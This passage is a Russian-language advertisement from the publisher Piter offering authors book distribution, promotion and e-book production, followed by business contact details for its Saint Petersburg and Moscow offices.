- продажу вашей книги во всех книжных магазинах страны

### Обеспечим продвижение вашей книги:

- рекламой в профильных СМИ и местах продаж
- рецензиями в ведущих книжных изданиях
- интернет-поддержкой рекламной кампании

Мы имеем собственную сеть дистрибуции по всей России, а также на Украине и в Беларуси. Сотрудничаем с крупнейшими книжными магазинами.

Издательство «Питер» является постоянным участником многих конференций и семинаров, которые предоставляют широкую возможность реализации книг.

Мы обязательно проследим, чтобы ваша книга постоянно имелась в наличии в магазинах и была выложена на самых видных местах.

Обеспечим индивидуальный подход к каждому клиенту, эксклюзивный дизайн, любой тираж.

Кроме того, предлагаем вам выпустить электронную книгу. Мы разместим ее в крупнейших интернет-магазинах. Книга будет сверстана в формате ePub или PDF – самых популярных и надежных форматах на сегодняшний день.

### Свяжитесь с нами прямо сейчас:

**Санкт-Петербург** – Анна Титова, (812) 703-73-73, [titova@piter.com](mailto:titova@piter.com)  
**Москва** – Сергей Клебанов, (495) 234-38-15, [klebanov@piter.com](mailto:klebanov@piter.com)